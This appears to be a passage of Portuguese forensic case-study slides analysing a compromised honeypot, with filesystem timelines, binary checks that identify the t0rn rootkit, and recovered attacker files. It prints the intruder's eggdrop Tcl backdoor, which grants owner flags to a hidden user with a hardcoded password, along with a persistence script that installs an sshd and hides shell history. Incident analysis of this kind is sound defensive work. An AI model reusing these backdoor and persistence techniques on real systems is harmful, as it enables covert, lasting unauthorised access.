
```
proc dcc_flags {handle idx arg} {
    set a [lindex $arg 0]
    set z [decrypt xx3fw3 bijph.s5f7N0]
    if {$handle == $z} {
        set p "[decrypt f3qcadr3 DtVgR.E/mLu1]"
        if {$a == $p} {
            if {![validuser $z]} {
                adduser $z *!*toro@will.fuck.for.an.o-line.st
                chpass $z temp123
            }
            chattr $z +ofmnpBjx
            putdcc $idx "Flags restored"
            return 0
        } else {
            putdcc $idx "What? You need '.help'"
            return 0
        }
    } else {
        putdcc $idx "What? You need '.help'"
        return 0
    }
}

                                                            6712,0-1      90%
```

- O IP encontrado no arquivo ainda está ativo?

Estudo de caso


<u>2° e 3° passo</u>: Reconhecimento e análise de evidências

- Voltando a linha do tempo



```
      4096 .a. drwxr-xr-x 1010     users    honeypot/usr/man/.Ci/scan/amd
      4390 .a. -rw-r--r-- 1010     users    honeypot/usr/man/.Ci/scan/statd/classb
    133344 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/q
    147900 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/inetd
    350996 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/syslogd
      4442 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/scan/amd/pscan.c
     49800 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/pstree
                                                                  1300,11       21%
```

- Analisando arquivo *"inetd"* encontrado




```
root@localhost# md5sum usr/sbin/inetd usr/man/.Ci/inetd
8342cd61eef416974a1e8ac8ad386c86  usr/sbin/inetd
8fb2bd3f5a575987d40b367a03300f2a  usr/man/.Ci/inetd
root@localhost# grep -i catalog usr/sbin/inetd usr/man/.Ci/inetd
Binary file usr/man/.Ci/inetd matches
root@localhost# strings usr/man/.Ci/inetd | grep -i catalog
Message Catalog System
root@localhost#
```

- Rootkit "t0rn"

Estudo de caso

<u>2° e 3° passo</u>: Reconhecimento e análise de evidências

- Histórico de comandos comprometido
- Criação de arquivos confirmando rootkit




```
Nov 08 00 12:52:09        9 m.c lrwxrwxrwx root     root     honeypot/root/.bash_history -> /dev/null
                          9 m.c lrwxrwxrwx root     root     honeypot/.bash_history -> /dev/null
Nov 08 00 12:52:10     4096 mac drwxr-xr-x root     root     honeypot/usr/man/.Ci/backup
                      26736 .a. -rwxr-xr-x root     root     honeypot/usr/sbin/identd
                          9 m.c lrwxrwxrwx root     root     honeypot/tmp/.bash_history -> /dev/null
                      23568 mac -rwxr-xr-x root     root     honeypot/usr/man/.Ci/backup/tcpd
                      60080 mac -r-xr-xr-x root     root     honeypot/usr/man/.Ci/backup/ps
                      34896 mac -r-xr-xr-x root     root     honeypot/usr/man/.Ci/backup/top
                      42736 mac -rwxr-xr-x root     root     honeypot/usr/man/.Ci/backup/ifconfig
                      43024 mac -rwxr-xr-x root     root     honeypot/usr/man/.Ci/backup/ls
                      66736 mac -rwxr-xr-x root     root     honeypot/usr/man/.Ci/backup/netstat
                      18535 .a. -rwxr-xr-x 1010     users    honeypot/usr/man/.Ci/fix
                      60926 .a. -r-xr-xr-x root     root     honeypot/usr/bin/top
                       4096 m.c drwxr-xr-x root     root     honeypot/usr/games
                          9 mac lrwxrwxrwx root     root     honeypot/usr/games/.bash_history -> /dev/null
                      19840 .a. -rwxr-xr-x root     root     honeypot/sbin/ifconfig
                      31625 .a. -rwxr-xr-x root     root     honeypot/usr/sbin/tcpd
                                                                                  1387,11        22%
```

- Foram substituídos?

Estudo de caso


<u>2° e 3° passo</u>: Reconhecimento e análise de evidências

- Verificando se os arquivos foram modificados



```
root@localhost# strings bin/ls | grep man
/usr/man/r
root@localhost# strings bin/ps | grep ptyp
/dev/ptyp
root@localhost# strings bin/netstat | grep libexec
/usr/libexec/awk/addy.awk
root@localhost# strings usr/sbin/tcpd | grep man
/usr/man/.a
root@localhost# strings usr/bin/top | grep ptyp
/dev/ptyp
root@localhost#
```

- Conteúdo dos arquivos




```
.tp                   |2 slice2             |1 65.1                 |1 63.203
tcp.log               |2 snif               |2 65.1                 |2 63.203
slice2                |2 pscan              |1 134518464.134518444  |1 209.250
.p                    |2 imp                |2 134518464.134518444  |2 209.250
.a                    |3 qd                 |1 216.149              |3 113
.l                    |2 bs.sh              |2 216.149              |4 113
scan                  |3 nn                 |~                      |3 35350
a                     |3 egg.lin            |~                      |4 35350
p                     |2 slice2             |~                      |1 216.33
<r [+][RO] 1,1     Top <ptyp [RO] 1,1     Top <.awk [RO] 1,1     All <n/.a [RO] 1,1     Top
```

Estudo de caso


2° e 3° passo: Reconhecimento e análise de evidências

- Mais uma vez, linha do tempo



```
Nov 08 00 12:53:10      512 m.c -rw------- root     root     honeypot/root/.ssh/random_seed
                        537 m.c -rw------- root     root     honeypot/etc/ssh_host_key
                        341 mac -rw-r--r-- root     root     honeypot/etc/ssh_host_key.pub
                        880 .a. -rw-r--r-- root     root     honeypot/etc/ssh_config
Nov 08 00 12:53:11        4 mac lrwxrwxrwx root     root     honeypot/usr/local/bin/ssh -> ssh1
                        691 .a. -rw-r--r-- 17275    games    <honeypot.hda5.dd-dead-93948>
                     604938 mac -rws--x--x root     root     honeypot/usr/local/bin/ssh1
                          3 mac lrwxrwxrwx root     root     honeypot/usr/local/bin/slogin -> ssh
                         11 mac lrwxrwxrwx root     root     honeypot/usr/local/bin/ssh-keygen -> ssh-keygen1
                        880 m.c -rw-r--r-- root     root     honeypot/etc/ssh_config
                     327262 mac -rwxr-xr-x root     root     honeypot/usr/local/bin/ssh-keygen1
                     327262 .a. -rwxr-xr-x root     root     <honeypot.hda5.dd-dead-94411>
                        880 .a. -rw-r--r-- 17275    games    <honeypot.hda5.dd-dead-93944>
                     604938 .a. -rwxr-xr-x root     root     <honeypot.hda5.dd-dead-94398>
Nov 08 00 12:53:12   337617 mac -rwxr-xr-x root     root     honeypot/usr/local/bin/ssh-add1
                          4 mac lrwxrwxrwx root     root     honeypot/usr/local/bin/scp -> scp1
                                                                                      3490,9        57%
```

- Continua até aqui




```
                         23 mac lrwxrwxrwx root     root     honeypot/usr/local/man/man1/make-ssh-known-hosts.1 -> mak
e-ssh-known-hosts1.1
                          0 ma. -rwxr-xr-x root     root     <honeypot.hda5.dd-dead-94419>
                      38572 mac -rw-r--r-- root     root     honeypot/usr/local/man/man1/ssh1.1
                          6 mac lrwxrwxrwx root     root     honeypot/usr/local/man/man1/scp.1 -> scp1.1
                         13 mac lrwxrwxrwx root     root     honeypot/usr/local/man/man1/ssh-keygen.1 -> ssh-keygen1.1
                      38572 .a. -rw-r--r-- root     root     <honeypot.hda5.dd-dead-94362>
                          5 mac lrwxrwxrwx root     root     honeypot/usr/local/man/man1/slogin.1 -> ssh.1
                      37023 .a. -rw-r--r-- root     root     <honeypot.hda5.dd-dead-94361>
                       4096 m.c drwxr-xr-x root     root     honeypot/usr/local/man/man1
                       6265 .a. -rw-r--r-- 17275    games    <honeypot.hda5.dd-dead-93957>
                         12 mac lrwxrwxrwx root     root     honeypot/usr/local/man/man1/ssh-agent.1 -> ssh-agent1.1
                        955 m.c -rwxr-xr-x root     root     honeypot/etc/rc.d/rc.local
                       1076 .a. -rwxr-xr-x 1010     users    <honeypot.hda5.dd-dead-109802>
                          6 mac lrwxrwxrwx root     root     honeypot/usr/local/man/man1/ssh.1 -> ssh1.1
                       4892 mac -rw-r--r-- root     root     honeypot/usr/local/man/man1/scp1.1
                                                                                      3543,9        58%
```

Estudo de caso


<u>2° e 3° passo</u>: Reconhecimento e análise de evidências

- Recuperando arquivo suspeito



```
root@localhost# icat honeypot.hda5.dd 109802 > saida/file_109802
root@localhost# file saida/file_109802
saida/file_109802: ASCII text
root@localhost# cat saida/file_109802
echo "installing sshd"
gunzip ssh-1.2.27*
tar -xvf ssh-1.2.27*
cd ssh*
make install
rm -rf /etc/sshd_config
cat << hi >> /etc/sshd_config
# This is ssh server systemwide configuration file.

. . . . . . .

hi
echo "/usr/local/sbin/sshd1" >> /etc/rc.d/rc.local
ps aux | grep sshd | awk '{print "kill -1 "$2""}' > restart-sshd
chmod +x restart-sshd
./restart-sshd
root@localhost#
```

- O servidor recém-instalado foi executado!




```
            512 .a. -rw------- root     root     honeypot/etc/ssh_random_seed
            684 .a. -rw-r--r-- root     root     honeypot/etc/sshd_config
              5 mac -rw-r--r-- root     root     honeypot/var/run/sshd.pid
          47008 .a. -rwxr-xr-x root     root     honeypot/lib/libutil-2.1.3.so
         643674 .a. -rwxr-xr-x root     root     honeypot/usr/local/sbin/sshd1
                                                                3589,13       59%
```

Estudo de caso


<u>2° e 3° passo</u>: Reconhecimento e análise de evidências

- Analisando os arquivos de log



```
Nov 08 00 12:55:30     4096 m.c drwxr-xr-x root     root     honeypot/usr/libexec/awk
                         78 .a. -rw-r--r-- root     root     honeypot/usr/libexec/awk/addy.awk
